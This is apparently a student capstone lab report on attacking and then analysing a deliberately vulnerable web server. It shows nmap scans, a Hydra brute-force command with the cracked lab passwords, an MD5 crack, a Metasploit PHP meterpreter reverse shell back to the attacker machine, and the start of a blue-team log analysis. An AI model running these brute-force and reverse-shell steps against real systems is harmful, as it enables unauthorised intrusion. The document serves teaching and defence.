Capstone Engagement


Assessment, Analysis, and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

Network Topology

Network Topology



Network
Address Range: 192.168.1.1/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.90
OS: Kali linux (Attacker)
Hostname: kali

IPv4: 192.168.1.100
OS: Linux (Defender)
Hostname: ELK

IPv4: 192.168.1.105
OS: Linux (Victim)
Hostname: Capstone

IPv4: 192.168.1.1
OS: Windows 10
Hostname:ML-RefVM-684427

Red Team
Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Kali	192.168.1.90	An “attacker” machine was used to replicate an offensive attack on a vulnerable machine. Its main role was to attack the victim.
ELK	192.168.1.100	This machine was used to analyze the network traffic caused by the “attacker”. Its main role was to defend the victim.
Capstone (server1)	192.168.1.105	This machine was used to replicate a vulnerable web-server within the virtual network.

NMAP: Scan results

```
root@Kali:~# nmap -sV 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2021-07-11 17:58 PDT
Nmap scan report for 192.168.1.1
Host is up (0.0012s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
2179/tcp open  vmrdp?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
MAC Address: 00:15:5D:00:04:0D (Microsoft)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.168.1.100
Host is up (0.00085s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
9200/tcp open  http    Elasticsearch REST API 7.6.1 (name: elk; cluster: elasticsearch; Lucene 8.4.
0)
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.105
Host is up (0.0014s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.29
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.90
Host is up (0.0000080s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.1p1 Debian 5 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Weak passwords / Brute Force vulnerability	The client passwords did not implement any complexity and were less than 8 characters	Uncomplex and weak passwords can be subject to brute-force attacks which are often successful
Data exposure in web interface	Company files were openly available including a user account and its corresponding MD5 hash	A password hash can be easily cracked using a variety of open source tools which can be used to access sensitive data
Poor security restrictions/controls (webdav)	The client's webdav server did not have any firewalls implemented and allowed any file to be uploaded on the webserver from any device.	Hackers have the tendency to implement malicious scripts to gain full control using reverse shells. Additionally, lateral movement will lead to data exfiltration

Exploitation: Weak Passwords

01

Tools & Processes

A series of **nmap** and **dirb** scans lead to the discovery of a web-server hosted on the capstone machine. The red-team found a secret folder that was meant for “Ashton’s eyes only” so we used **Hydra** to brute force the password with a well known word list.

02

Achievements


The red-team was successful in bruteforcing the password to the secret folder - **ashton:leopoldo**. This lead to another file that contained an MD5 hash to the company’s webdav server.

hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_folders/secret_folder

03

Please see next slide for screenshots

Web Server: No Obfuscation



The red-team were able to find the folder due to minimal obfuscation. An assumption was made to use "ashton" as the user account for our brute-force attempt - "For ashtons eyes only".

Hydra: Brute-Force Results

```
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "laddie" - 10133 of 14344399 [chi
ld 2] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "krizia" - 10134 of 14344399 [chi
ld 11] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kolokoy" - 10135 of 14344399 [ch
ild 13] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kodiak" - 10136 of 14344399 [chi
ld 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kittykitty" - 10137 of 14344399
[child 9] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kiki123" - 10138 of 14344399 [ch
ild 12] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "khadijah" - 10139 of 14344399 [c
hild 8] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kantot" - 10140 of 14344399 [chi
ld 10] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10141 of 14344399 [child
 1] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 of 14344399 [c
hild 3] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 of 14344399 [c
hild 4] (0/0)
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-07-06 01:44:06
root@Kali:~#
```

Exploitation: Data exposure in web interface

01

Tools & Processes

The red-team discovered an MD5 hash within the secret_folder for a file-sharing webdav. We used open source tools (crackstation) to easily crack the password to the webdav server.

02


Achievements

The MD5 hash was cracked - ryan:linux4u.


03

Please see next slide for screenshots

Web Server: Hash discovery



Crack Station: Hashcracking



The red-team were able to decipher the hash that was available on the web server. This should not be internet facing.

Exploitation: Poor security restrictions and controls

01

Tools & Processes

The red-team used **metasploit** to initiate a reverse shell connection. A listener was configured on port 4444 so that a reverse php shell could be executed from the webdav directory. There were no restrictions so the red-team was able to upload any file to the directory.

02


Achievements

The red-team was able to gain root access to the capstone machine and used a series of commands to discover the hidden flag.

03

Please see next slide for screenshots

Metasploit: Msfvenom and reverse shell



The red-team executed the php script from the web interface and was able to achieve the reverse shell connection.

```
Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > set LHOST 192.168.1.90
LHOST => 192.168.1.90
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:4444 -> 192.168.1.105:60356) at 2021-07-14 20:40:25
-0700

meterpreter >
```

Metasploit: Finding the Flag

```
meterpreter > cd /
meterpreter > ls
Listing: /
==========

Mode              Size      Type  Last modified              Name
----              ----      ----  -------------              ----
40755/rwxr-xr-x   4096      dir   2020-05-29 12:05:57 -0700  bin
40755/rwxr-xr-x   4096      dir   2020-06-27 23:13:04 -0700  boot
40755/rwxr-xr-x   3840      dir   2021-07-14 20:16:32 -0700  dev
40755/rwxr-xr-x   4096      dir   2020-06-30 23:29:51 -0700  etc
100644/rw-r--r--  16        fil   2019-05-07 12:15:12 -0700  flag.txt
40755/rwxr-xr-x   4096      dir   2020-05-19 10:04:21 -0700  home
100644/rw-r--r--  57982894  fil   2020-06-26 21:50:32 -0700  initrd.img
100644/rw-r--r--  57977666  fil   2020-06-15 12:30:25 -0700  initrd.img.old
40755/rwxr-xr-x   4096      dir   2018-07-25 16:01:38 -0700  lib
40755/rwxr-xr-x   4096      dir   2018-07-25 15:58:54 -0700  lib64
40700/rwx------   16384     dir   2019-05-07 11:10:15 -0700  lost+found
40755/rwxr-xr-x   4096      dir   2018-07-25 15:58:48 -0700  media
40755/rwxr-xr-x   4096      dir   2018-07-25 15:58:48 -0700  mnt
40755/rwxr-xr-x   4096      dir   2020-07-01 12:03:52 -0700  opt
40555/r-xr-xr-x   0         dir   2021-07-14 20:16:01 -0700  proc
40700/rwx------   4096      dir   2020-05-21 16:30:12 -0700  root
40755/rwxr-xr-x   900       dir   2021-07-14 20:17:27 -0700  run
40755/rwxr-xr-x   12288     dir   2020-05-29 12:02:57 -0700  sbin
40755/rwxr-xr-x   4096      dir   2019-05-07 11:16:00 -0700  snap
40755/rwxr-xr-x   4096      dir   2018-07-25 15:58:48 -0700  srv
100600/rw-------  2065694720  fil   2019-05-07 11:12:56 -0700  swap.img
40555/r-xr-xr-x   0         dir   2021-07-14 20:16:05 -0700  sys
41777/rwxrwxrwx   4096      dir   2021-07-14 20:16:44 -0700  tmp
40755/rwxr-xr-x   4096      dir   2018-07-25 15:58:48 -0700  usr
40755/rwxr-xr-x   4096      dir   2020-05-21 16:31:52 -0700  vagrant
40755/rwxr-xr-x   4096      dir   2019-05-07 11:16:46 -0700  var
100600/rw-------  8380064   fil   2020-06-19 04:08:40 -0700  vmlinuz
100600/rw-------  8380064   fil   2020-06-04 03:29:12 -0700  vmlinuz.old

meterpreter > cat flag.txt
b1ng0w@5h1sn@m0
meterpreter > pwd
/
```


The red-team gained root access to find the flag almost instantly.


- **Ls** : List contents of directory
- **Cat** : Reads the contents of a file
- **Pwd :** Displays the current directory

Note: The bottom section indicates a file path of “/”, which proves the red-teams success in to breaking in to webdav.

Blue Team
Log Analysis and Attack Characterization


Analysis: Identifying the Port Scan





- What time did the port scan occur? **10:30AM**
- How many packets were sent, and from which IP? **We can see that there were 24,366 unique flows detected. Additionally, there's proof that the traffic was generated by 192.168.1.90 which was used by the red-team**
- What indicates that this was a port scan? **The huge influx in the unique flows indicates that this was a portscan. A portscan will generate large amounts of network traffic with a consistent source IP and a wide range of destination ports. This is because the red-team used nmap to scan for all existing ports within the 192.168.0.1/24 network.**

Regular Network Traffic: The baseline




